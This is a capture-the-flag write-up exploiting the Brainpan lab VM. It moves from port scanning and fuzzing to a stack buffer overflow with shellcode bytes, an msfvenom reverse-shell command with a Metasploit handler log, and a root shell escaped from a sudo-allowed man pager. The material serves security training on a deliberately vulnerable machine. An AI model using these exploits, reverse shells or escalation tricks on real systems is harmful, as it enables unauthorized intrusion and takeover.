Exploiting Brainpan VM

Links

- Brainpan Machine: https://www.vulnhub.com/entry/brainpan-1,51/
- Kali Linux: https://www.kali.org/get-kali/#kali-virtual-machines
- Immunity Debugger: https://debugger.immunityinc.com/ID_register.py
- mona.py module for Immunity Debugger: https://github.com/corelan/mona
- Exploit used: https://github.com/crypt0sploit/exploit_pcmanftpd2

First scan (Recon)


After running a simple `nmap 192.168.101.0/24` range scan on nmap we get this interesting host that has the port **9999** and **10000** open

```
Nmap scan report for 192.168.101.143
Host is up (0.00050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
9999/tcp  open  abyss
10000/tcp open  snet-sensor-mgmt
MAC Address: 00:0C:29:5F:9F:9F (VMware)
```

When scanning the specific target with `nmap -sC -sV -sS [IP_ADDRESS]`, we got more information regarding those ports. We can see that there is a **SimpleHTTPServer** running and an **abyss?** service

```
└─$ sudo nmap -sC -sV -sS 192.168.101.143
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 04:40 EDT
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.64% done; ETC: 04:41 (0:00:00 remaining)
Nmap scan report for 192.168.101.143
Host is up (0.0078s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [_____ WELCOME TO BRAINPAN _____]
|_    ENTER THE PASSWORD
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
```

This is what the webserver looks like



And this is what the **abyss?** service looks like. Nothing useful for now, maybe we can try to find a way in by exploiting this service.

After running a directory scan on the webserver, I found **"/bin"** directory which had **brainpan.exe** inside a directory listing.

```
gobuster dir -u http://192.168.101.143:10000/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.101.143:10000/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.101.143:10000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/22 03:43:22 Starting gobuster in directory enumeration mode
===============================================================
/bin                 (Status: 301) [Size: 0] [--> /bin/]
Progress: 1814 / 220561 (0.82%)                          ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/06/22 03:43:24 Finished
===============================================================
```


Directory listing for /bin/

- brainpan.exe

When running the executable I get the following output. It can be noticed the fact that this is the same service as the one on the target, running on port **9999**.

```
┌──(kali㉿kali)-[~]
└─$ wine brainpan.exe
[+] initializing winsock ... done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```

It can be also noticed that the server gives an output whenever some client tries a password **" [get_reply] copied 5 bytes to buffer"**. This is useful because now we know that the server copies the characters to the buffer, a specific location in memory




Fuzzing

The reason we need to fuzz the service is that we need to see if it crashes somewhere, that way we'll know if it's vulnerable to a **Buffer Overflow** exploit.


For this part we can use a short, easy-to-write, **Python** script. In this case I will use my own script for this kind of fuzzing. You can download it from here

After running the script, we can see that there is a possibile crash at buffer length of 551




Now we know that there is a buffer overflow occuring. The next step is to see if the **EIP (Return Address)** has been overflown. We'll use **Immunity Debugger** and **mona.py**

Command used: `python2 exploit_pcmanftp.py -F 192.168.101.1 9999 550`




As it can be seen, the **EIP** has been overflown with *0x41* four times, because of this, we know that we control the **EIP**. Now the next step
is to find the location of the **Return Address** inside the stack. This can be achieved by using patterns instead of **A**'s.


Command used: `python2 exploit_pcmanftp.py -p 192.168.101.1 9999 550`



The **Return Address** has a different value now. This offset value can be calculated with `msf-pattern_offset` .




As it can be seen, the **return address** is located at the 524'th byte. This can be tested with **A**'s and **B**'s.



0x42 = "B" 0x41 = "A"

So now we have full control of **EIP**. The next step is to get the Address of the **Stack Pointer** or **ESP** to get to the `jmp esp` instruction. For this **mona.py** is the way to go.



It can be seen that **ASLR** is disabled, which means that the program itself isn't protected. `0x35724134` is the address for `jmp esp` instruction.


PoC (Proof of Concept)

For the **PoC** we'll try to pop calc.exe on **Windows 10**.
SHELLCODE.PY:

```
buf =  b""
buf += b"\x6a\x30\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13"
buf += b"\xf4\xdd\xb5\xba\x83\xeb\xfc\xe2\xf4\x08\x35\x37\xba"
buf += b"\xf4\xdd\xd5\x33\x11\xec\x75\xde\x7f\x8d\x85\x31\xa6"
buf += b"\xd1\x3e\xe8\xe0\x56\xc7\x92\xfb\x6a\xff\x9c\xc5\x22"
buf += b"\x19\x86\x95\xa1\xb7\x96\xd4\x1c\x7a\xb7\xf5\x1a\x57"
buf += b"\x48\xa6\x8a\x3e\xe8\xe4\x56\xff\x86\x7f\x91\xa4\xc2"
buf += b"\x17\x95\xb4\x6b\xa5\x56\xec\x9a\xf5\x0e\x3e\xf3\xec"
buf += b"\x3e\x8f\xf3\x7f\xe9\x3e\xbb\x22\xec\x4a\x16\x35\x12"
buf += b"\xb8\xbb\x33\xe5\x55\xcf\x02\xde\xc8\x42\xcf\xa0\x91"
buf += b"\xcf\x10\x85\x3e\xe2\xd0\xdc\x66\xdc\x7f\xd1\xfe\x31"
buf += b"\xac\xc1\xb4\x69\x7f\xd9\x3e\xbb\x24\x54\xf1\x9e\xd0"
buf += b"\x86\xee\xdb\xad\x87\xe4\x45\x14\x82\xea\xe0\x7f\xcf"
```

```
buf += b"\x5e\x37\xa9\xb7\xb4\x37\x71\x6f\xb5\xba\xf4\x8d\xdd"
buf += b"\x8b\x7f\xb2\x32\x45\x21\x66\x4b\xb4\xc6\x37\xdd\x1c"
buf += b"\x61\x60\x28\x45\x21\xe1\xb3\xc6\xfe\x5d\x4e\x5a\x81"
buf += b"\xd8\x0e\xfd\xe7\xaf\xda\xd0\xf4\x8e\x4a\x6f\x97\xbc"
buf += b"\xd9\xd9\xf4\xdd\xb5\xba"
```

Command Used : `python2 exploit_pcmanftp.py -e 192.168.101.1 9999 524`



IT WORKED! Now let's exploit the actual machine.

Exploitation

For this part, a new shellcode is needed, we can use **msfvenom** to generate a new shellcode

Command used: `msfvenom -p linux/x86/shell/reverse_tcp LHOST=[LOCAL IP ADDRESS] LPORT=[LOCAL PORT] -a x86 --platform linux -b "\x00" -e x86/shikata_ga_nai -f python > shellcode.py`

After executing the script again: `python2 exploit_pcmanftp.py -e 192.168.101.143 9999 524` we get a shell and we now have access to the machine.

```
┌──(kali㉿kali)-[~/exploit_pcmanftpd2]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload ⇒ linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.101.142
LHOST ⇒ 192.168.101.142
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.101.142:4444
[*] Sending stage (36 bytes) to 192.168.101.143
[*] Command shell session 1 opened (192.168.101.142:4444 → 192.168.101.143:45748 ) at 2022-07-13 09:06:40 -0400
sessions 1
[*] Starting interaction with 1...
```

```
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
```

Privilege Escalation

In order to get `root` we'll need to privilege escalate the permisions and become root.

```
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

It can be seen that `anansi_util` can be executed as `root` without password.

```
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
```

We can see that this executable has **manual** parameter. Let's try to exploit this.

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual vim
sudo /home/anansi/bin/anansi_util manual vim
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)
VIM(1)                                                              VIM(1)

NAME
       vim - Vi IMproved, a programmers text editor

SYNOPSIS
       vim [options] [file ..]
       vim [options] -
       vim [options] -t tag
       vim [options] -q [errorfile]

       ex
       view
       gvim gview evim eview
       rvim rview rgvim rgview

DESCRIPTION
       Vim  is a text editor that is upwards compatible to Vi.  It can be used
       to edit all kinds of plain text.  It is especially useful  for  editing
       programs.

       There  are a lot of enhancements above Vi: multi level undo, multi win-
       dows and buffers, syntax highlighting, command line  editing,  filename
 Manual page vim(1) line 1 (press h for help or q to quit)^[:!/bin/bash
!/bin/bashge vim(1) line 1 (press h for help or q to quit)
root@brainpan:/usr/share/man# id
id
uid=0(root) gid=0(root) groups=0(root)
root@brainpan:/usr/share/man#
```

This prompts a `vim` type of manual and we are able to execute commands. By pressing escape and then `:!/bin/bash` we'll get a `root` shell.